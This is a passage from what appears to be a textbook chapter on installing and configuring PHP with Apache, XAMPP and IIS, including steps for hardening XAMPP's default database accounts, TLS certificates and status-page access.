<IfModule mod_userdir.c>
    <Directory /home/*/public_html>
        php_admin_value engine Off
    </Directory>
</IfModule>
```

Ubuntu 16.04 uses PHP 7; its configuration file is /etc/apache2/mods-enabled/php7.0.conf and has the content

```
<FilesMatch ".+\.(ph(p[3457]?|t|tml)$)">
    SetHandler application/x-httdp-php
</FilesMatch>
<FilesMatch ".+\.phps$">
    SetHandler application/x-httdp-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the files
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.(ph(p[3457]?|t|tml|ps)$)">
    Require all denied
</FilesMatch>

# Running PHP scripts in user directories is disabled by default
#
# To re-enable PHP in user directories comment the following lines
# (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
# prevents .htaccess files from disabling it.
<IfModule mod_userdir.c>
    <Directory /home/*/public_html>
        php_admin_flag engine Off
    </Directory>
</IfModule>
```

In each of these cases, the approach to enabling PHP over CGI is the same. Comment out or remove the existing handlers, and then add the following content, making the necessary modifications for Apache 2.2 or 2.4.

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks

#    Apache 2.2
#    Order allow,deny
#    Allow from all

#    Apache 2.4
#    Require all granted
</Directory>
```

After these changes are made, Apache must be restarted.

Configuring PHP

The configuration file for PHP depends on the distribution and the API method. If PHP uses the Apache handler for its API, then the configuration file is `/etc/php5/apache2/php.ini`, `/etc/php/7.0/apache2/php.ini`, or `/etc/php/7.1/apache2/php.ini`.

If PHP uses CGI as the handler for its API, then the configuration file is `/etc/php5/cgi/php.ini`, `/etc/php/7.0/cgi/php.ini`, or `/etc/php/7.1/cgi/php.ini`.

Changes in the configuration file require a restart of the web server.

XAMPP

One approach to PHP on Windows is XAMPP. This provides Apache, MySQL, and PHP for Windows in a single combined package, along with some other useful tools.

XAMPP Installation

XAMPP is available for download from <https://www.apachefriends.org/index.html>. Older versions are available from <https://sourceforge.net/projects/xampp/files/>. The simplest way to install XAMPP is to download and run the installer (Figure 20-3).

XAMPP requires the Microsoft Visual Studio Redistributable Packages for installation. These are included with the installer for most recent XAMPP releases but are not included with every XAMPP release.




Figure 20-3. The XAMPP installer. Left: XAMPP 1.8.0 on Windows Server 2012 R2. Right: XAMPP 7.0.0 on Windows 10.

Once XAMPP is installed, it provides a control panel (Figure 20-4) to control and configure the various provided services.




Figure 20-4. The XAMPP Control Panel. Left: XAMPP 1.8.0 on Windows Server 2012 R2. Right: XAMPP 7.0.0 on Windows 10.

The primary Apache configuration file is C:\xampp\apache\conf\httpd.conf. That file sets the location of document root to C:\xampp\htdocs. Additional configuration files are in the directory C:\xampp\apache\conf\extra. Some, but not all, these files are included in the Apache server from the primary configuration file. For example, the file C:\xampp\apache\conf\extra\httpd-ssl.conf is included via the following lines in C:\xampp\apache\conf\httpd.conf

```
# Secure (SSL/TLS) connections
Include conf/extra/httpd-ssl.conf
```

Older versions of XAMPP include MySQL, while the newer versions include MariaDB. The MySQL/MariaDB tools are stored in the directory C:\xampp\mysql, and the binaries are in the

CHAPTER 20 PHP

directory C:\xampp\mysql\bin. This includes the Perl script mysql_secure_installation.pl. Later versions of XAMPP allow the administrator to install Perl as part of the initial installation process (*cf.* Figure 20-3, right).

The XAMPP shell from the XAMPP Control Panel (Figure 20-4) provides a customized command prompt with updated path and environment variables. The MySQL client can be started directly from this XAMPP shell. For example, on XAMPP 7.0.0, launching MariaDB from this prompt yields the following.

```
Setting environment for using XAMPP for Windows.  
Carl Gauss@NAVI c:\xampp  
# mysql -u root  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 3  
Server version: 10.1.9-MariaDB mariadb.org binary distribution  
Copyright (c) 2000, 2015, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MariaDB [(none)]> \s  
-----  
mysql Ver 15.1 Distrib 10.1.9-MariaDB, for Win32 (AMD64)  
  
Connection id: 3  
Current database:  
Current user: root@localhost  
SSL: Not in use  
Using delimiter: ;  
Server: MariaDB  
Server version: 10.1.9-MariaDB mariadb.org binary distribution  
Protocol version: 10  
Connection: localhost via TCP/IP  
Server characterset: latin1  
Db characterset: latin1  
Client characterset: cp850  
Conn. characterset: cp850  
TCP port: 3306  
Uptime: 6 min 33 sec  
  
Threads: 1 Questions: 9 Slow queries: 0 Opens: 0 Flush tables: 1 Open tables: 11 Queries per second avg: 0.022  
-----
```

The MySQL client can be launched from a generic command prompt by specifying the full path `c:\xampp\mysql\bin\mysql.exe`.

Configuring PHP

The configuration file for PHP on XAMPP is `C:\xampp\php\php.ini`. Changes in the configuration file require a restart of the web server.

Securing XAMPP

The default installation of XAMPP is insecure; it is designed as an environment for developers. Insecure development environments can be used by attackers as their first point of entry to a network, as a place to harvest credentials for use on other systems, or as a location to deploy persistence.

Securing the XAMPP Database

There are no passwords for the MySQL/MariaDB accounts. For example, here is the situation on the default MariaDB installation with XAMPP 7.0.0.

```
MariaDB [(none)]> SELECT user, host, password FROM mysql.user;
+-----+-----+
| user | host      | password |
+-----+-----+
| root | localhost |          |
| root | 127.0.0.1 |          |
| root | ::1       |          |
|      | localhost |          |
| pma  | localhost |          |
+-----+-----+
5 rows in set (0.03 sec)
```

The passwords for the root user and the guest user can be created and changed by the techniques of Chapter 18. If the XAMPP installation includes Perl, then the script `mysql_secure_installation.pl` can also be used.

SSL/TLS with XAMPP

The XAMPP configuration for SSL/TLS is stored in `C:\xampp\apache\conf\extra\httpd-ssl.conf`.

A new key can be generated with `openssl`, which is included with XAMPP. This can be done from the XAMPP shell.

Setting environment for using XAMPP for Windows.

Carl Gauss@NAVI c:\xampp

```
# openssl genrsa -out c:\xampp\apache\conf\ssl.key\navi.key 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
```

As on Linux systems, the properties of the key can be checked.

```
Carl Gauss@NAVI c:\xampp
```

```
# openssl rsa -text -noout -in c:\xampp\apache\conf\ssl.key\navi.key
```

Private-Key: (2048 bit)

modulus:

```
00:e5:44:f0:6e:57:29:c6:d1:a4:17:e6:9c:e4:e5:
47:ab:30:e2:12:f1:5a:8e:f4:4a:e6:20:df:9c:c7:
23:7a:69:af:01:eb:04:1f:7f:6a:83:03:05:05:77:
```

... Output Deleted ...

A certificate signing request is created in the same fashion as for Linux systems.

```
Carl Gauss@NAVI c:\xampp
```

```
# openssl req -new -key c:\xampp\apache\conf\ssl.key\navi.key -out
```

```
c:\xampp\apache\conf\ssl.csr\navi.csr
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:**US**

State or Province Name (full name) [Some-State]:**Maryland**

Locality Name (eg, city) []:**Towson**

Organization Name (eg, company) [Internet Widgits Pty Ltd]:**Towson University**

Organizational Unit Name (eg, section) []:**Security Laboratory**

Common Name (e.g. server FQDN or YOUR name) []:**navi.stars.example**

Email Address []:

Please enter the following 'extra' attributes

to be sent with your certificate request

A challenge password []:

An optional company name []

If a standard command prompt is used rather than the XAMPP shell, then the location of the OpenSSL configuration file must be specified on the command line with the flag -config C:\xampp\apache\bin\openssl.cnf. Some versions of XAMPP (e.g., 1.7.4) ship without this configuration file.

Once the .csr is created, it is signed by a signing server in the same fashion as before (*cf. Chapter 14*).

As another option, the administrator can use XAMPP tools to generate a self-signed certificate.

```
Carl Gauss@NAVI c:\xampp
# openssl req -new -x509 -days 365 -key
c:\xampp\apache\conf\ssl.key\navi.key -out
c:\xampp\apache\conf\ssl.crt\navi.crt
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

```
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Maryland
Locality Name (eg, city) []:Towson
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Towson University
Organizational Unit Name (eg, section) []:Security Laboratory
Common Name (e.g. server FQDN or YOUR name) []:navi.stars.example
Email Address []:
```

In either case, the administrator updates the location of the server key and server certificate in C:\xampp\apache\conf\extra\httpd-ssl.conf

```
# Server Certificate:
# Point SSLCertificateFile "conf/ssl.crt/server.crt"
# the certificate is encrypted, then you will be prompted for a
# pass phrase. Note that a kill -HUP will prompt again. Keep
# in mind that if you have both an RSA and a DSA certificate you
# can configure both in parallel (to also allow the use of DSA
# ciphers, etc.)
# Some ECC cipher suites (http://www.ietf.org/rfc/rfc4492.txt)
# require an ECC certificate which can also be configured in
# parallel.
SSLCertificateFile "conf/ssl.crt/navi.crt"
```

```
# Server Private Key:
# If the key is not combined with the certificate, use this
# directive to point at the key file. Keep in mind that if
# you've both a RSA and a DSA private key you can configure
# both in parallel (to also allow the use of DSA ciphers, etc.)
# ECC keys, when in use, can also be configured in parallel
SSLCertificateKeyFile "conf/ssl.key/navi.key"
```

Restart Apache to use the new key and certificate.

The XAMPP Configuration and Security Pages

Prior to XAMPP 7.0, the XAMPP home page on the system provided information about the status of the system (Figure 20-5).




Figure 20-5. The XAMPP status page for XAMPP 5.5.19. Shown using Firefox 19 on Windows Server 2012.

The security page provides an overview of the security settings for the XAMPP applications and the page <http://localhost/security/xamppsecurity.php> (Figure 20-6) allows a user to update the passwords for MySQL and to require authentication before accessing the XAMPP status pages.




Figure 20-6. The XAMPP security page for XAMPP 5.5.19. Shown using Firefox 19 on Windows Server 2012.

By default, these status and security pages do not require authentication. On more recent versions of XAMPP like XAMPP 5.5.19, the configuration file C:\xampp\apache\conf\extra\httpd-xampp.conf contains the following directive.

```
#  
# New XAMPP security concept  
#  
<LocationMatch "^/(?:xampp|security|licenses|phpmyadmin|webalizer|  
server-status|server-info)">
```

```

Require local
ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>

```

This checks to see if a requested URL includes one of several blacklisted keywords (xampp, security, licenses, webalizer, server-status, or server-info). If it does and if the request is not being made from the local server, then a 403 error is returned.

On older versions of XAMPP like XAMPP 1.8.0, the configuration file C:\xampp\apache\conf\extra\httpd-xampp.conf contains the following directive.

```

#
# New XAMPP security concept
#
<LocationMatch "^(?i:(?:xampp|security|licenses|phpmyadmin|webalizer|
server-status|server-info))">
    Order deny,allow
    Deny from all
    Allow from ::1 127.0.0.0/8 \
        fc00::/7 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 \
        fe80::/10 169.254.0.0/16

    ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>

```

This is noticeably more porous, as it allows access to these pages from hosts on IPv4 private networks, hosts with IPv6 unique local addresses, and hosts with link-local addresses on either IPv4 or IPv6.

If these pages are accessible to remote systems, then at a minimum they should be password protected and require SSL/TLS for access. These changes are implemented using the methods of Chapter 14.

PHP on IIS

PHP can be installed on Windows systems running IIS. One way to do so is to download and run the Web Platform Installer from <http://php.iis.net>. In addition to PHP, the package includes PHP Manager, which is a component in IIS Manager. One limitation of this process is that <http://php.iis.net> generally only provides a link to the current version.

Installing PHP on Windows

A more flexible but more involved process is to install PHP manually and then configure IIS to use PHP. To begin, download a version of PHP from <https://windows.php.net/>. The directory <https://windows.php.net/downloads/releases/> contains the current release versions of PHP for Windows, while the archive directory <https://windows.php.net/downloads/releases/archives/> contains PHP releases beginning with PHP 5.2.6.

Select a release and download the Non-Thread Safe (NTS) version.

As an example, to install PHP 5.5.0 (released June 2013) on Windows Server 2012, download the 64-bit NTS package <https://windows.php.net/downloads/releases/archives/php-5.5.0-nts-Win32-VC11-x64.zip>. This package needs the Microsoft Visual C++ 2012 Redistributable Package (VC 11), which can be downloaded from <https://www.microsoft.com/en-us/download/details.aspx?id=30679>. Different versions of PHP require different versions of the Microsoft Visual C++ Redistributable Package; these are specified in the name of the PHP package. Links to locations to download the various versions of the Microsoft Visual C++ Redistributable Package are provided in the Notes and References section.

Run the installer for the Microsoft Visual C++ Redistributable Package, and uncompress the PHP installation, say into the directory C:\PHP.

Most PHP applications presume that the first file in a directory that is to be loaded is index.php. This can be added as one of the default documents for the web site in IIS Manager.¹

Testing the Installation

To test the PHP installation, create the test file test.php (Listing 20-1) and store it in a convenient location - say the document root for an IIS installation C:\inetpub\wwwroot\test.php. The command-line tool for PHP is named php.exe and is in the PHP installation directory. The administrator can use it to run the test script with a command like

```
c:\PHP>php c:\inetpub\wwwroot\test.php
phpinfo()
PHP Version => 5.5.0

System => Windows NT DUMUZI 6.2 build 9200 (Windows Server 2012 Standard Edition)
AMD64
Build Date => Jun 19 2013 16:31:59
Compiler => MSVC11 (Visual C++ 2012)
Architecture => x64
```

¹If this is not done, a user may browse to a PHP web application and be met with a 403 Forbidden error, which can be confusing. What can happen is that the web application does not have one of the other default documents present in the directory, so that when the user browses to the directory, the server attempts to list the directory contents. If directory browsing is disabled, a 403 error is returned.

```

Configure Command => cscript /nologo configure.js "--enable-snapshot-build"
"--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi"
"--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => C:\Windows
Loaded Configuration File => (none)

... Output Deleted ...

```

The tool to produce web page output from PHP is named `php-cgi.exe`; it can also be tested.

```
c:\PHP>php-cgi.exe c:\inetpub\wwwroot\test.php
X-Powered-By: PHP/5.5.0
Content-type: text/html
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
```

... Output Deleted ...

Installing the CGI Module on IIS

To allow IIS to serve PHP pages, it needs to be able to run PHP via CGI. If the CGI role is not already installed on IIS, it can be installed by launching Server Manager, then selecting the Add Roles and Features Wizard. From Server Roles, navigate Web Server (IIS) ▶ Web Server ▶ Application Development ▶ CGI, and add the role. This can be done either locally on the server or remotely (*cf.* Chapter 7).

Configuring an IIS Handler for PHP

Next, IIS needs to be configured to handle PHP files with the program C:\PHP\php-cgi.exe. This is done via an IIS handler. From the IIS Manager, select the server (not one of the sites), and select Handler Mappings. From the action pane on the right, choose Add Module Mapping (Figure 20-7).




Figure 20-7. Configuring the IIS Handler Mapping for PHP. Shown: Windows Server 2016 connected to a remote Windows Server 2012 installation.

In the resulting dialog box, choose *.php for the request path. For the module, select FastCGIModule from the drop-down. The executable is chosen as C:\PHP\php-cgi.exe. There is one odd quirk - when selecting the executable, the open dialog box may default to searching only for .dll files; this needs to be modified to select C:\PHP\php-cgi.exe. The name of the module mapping is up to the administrator.

Once the handler is created, users can browse to (the already created) test.php; the result is similar to Figure 20-8.

| | |
|---|--|
| System | Windows NT BALROG 6.2 build 9200 (Unknown Windows version Standard Edition) i586 |
| Build Date | Feb 29 2012 19:03:29 |
| Compiler | MSVC9 (Visual C++ 2008) |
| Architecture | x86 |
| Configure Command | cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\ sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient11\ sdk\shared" "--with-enchant=shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | C:\Windows |
| Loaded Configuration File | (none) |
| Scan this dir for additional .ini files | (none) |
| Additional .ini | (none) |

Figure 20-8. The output from test.php (Listing 20-1) running on PHP 5.4.0 on Windows Server 2012. Shown on Internet Explorer 10 running on Windows Server 2012.

Configuring PHP

Although PHP is running, it is running without a configuration file; this can be seen in Figure 20-8. The installation process provides two templates for PHP configuration files; these are C:\PHP\php.ini-development and C:\PHP\php.ini-production. Either of these files can be renamed as C:\PHP\php.ini, and that file will be used as the PHP configuration file.

Before one of these files can be used, it must be edited. Using either file as provided with some versions of PHP may result in the server returning 500 Internal Server Error responses to requests for PHP pages.

The cause is how PHP logs errors. Copy one of the provided templates to C:\PHP\php.ini and examine the section where the error log is configured. That section has the following content.

```
; Log errors to specified file. PHP's default behavior is to leave this
; value empty.
; http://php.net/error-log
; Example:
;error_log = php_errors.log
```

```
; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog
```

Modify the configuration file C:\PHP\php.ini and uncomment one of the provided options. Restart the IIS server.

For example, to use the Windows event log to store errors, uncomment the line error_log=syslog and restart IIS. In this case, PHP stores its logs in the Windows Application log with a provider name that depends on the version of PHP. These logs can be viewed from Event Viewer or examined with PowerShell locally or remotely.

```
PS C:\> $events = Get-WinEvent -LogName Application -Computer balrog | Where-Object {$_.ProviderName -like "*PHP*"}

foreach($event in $events) {
    $event.ProviderName
    $event.TimeCreated
    $eventXML = [xml]$event.ToXML()
    for($i=0; $i -le 20; $i++){
        $eventXML.Event.EventData.Data[$i]
    }
    ""
}
```

PHP-5.4.0

Saturday, August 11, 2018 5:09:49 PM
php[1788]

PHP Warning: phpinfo(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in C:\inetpub\wwwroot\test.php on line 1

The alternative is to specify an error log file, say with the directive error_log = C:\PHP\php_errors.log. In that case, the file C:\PHP\php_errors.log contains plaintext error messages.

```
PS C:\> cat '\\balrog\c$\PHP\php_errors.log'
[12-Aug-2018 00:46:36 UTC] PHP Warning: phpinfo(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in C:\inetpub\wwwroot\test.php on line 1
```

If the server has multiple web sites and if the administrator uses a file for the PHP error log, then each web site needs to be able to open and write to the log file; if a web site does not have the proper access, then attempts to use PHP will be met with a 500 Internal Server Error.

File permissions can be assigned to application pools. To determine the application pool used by a site, from IIS Manager (Figure 20-7), navigate to Sites, and select the site. From the action pane, choose Basic Settings to see the application pool. The application pool was chosen when the site was created (*cf.* Figure 15-3). With the name of the application pool known, select the file used as the PHP error log; right-click to obtain the properties and navigate to the security tab. Edit the permissions and add a new object. For the location, navigate to the name of the computer. The default location to search is the domain; this location must be changed. For the object name, choose IIS AppPool\<myappoolname>. Give that object permissions to modify and write to the log file.

PHP Extensions

The capabilities of PHP can be extended through various extensions. The configuration file C:\PHP\php.ini includes the following directive to specify the directory that contains the extensions. By default, it is commented out. The subdirectory C:\PHP\ext contains the PHP extensions, so the line can simply be uncommented as follows.

```
; Directory in which the loadable extensions (modules) reside.
; http://php.net/extension-dir
; extension_dir = "./"
; On windows:
extension_dir = "ext"
```

The configuration file C:\PHP\php.ini also contains a set of directives to specify which extensions are to be loaded.

```
;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;
; If you wish to have an extension loaded automatically, use the following
; syntax:
;
;   extension=modulename.extension
;
; For example, on Windows:
;
;   extension=msql.dll
...
... Output Deleted ...
;
; Windows Extensions
; Note that ODBC support is built in, so no dll is needed for it.
```

```

; Note that many DLL files are located in the extensions/ (PHP 4) ext/ (PHP
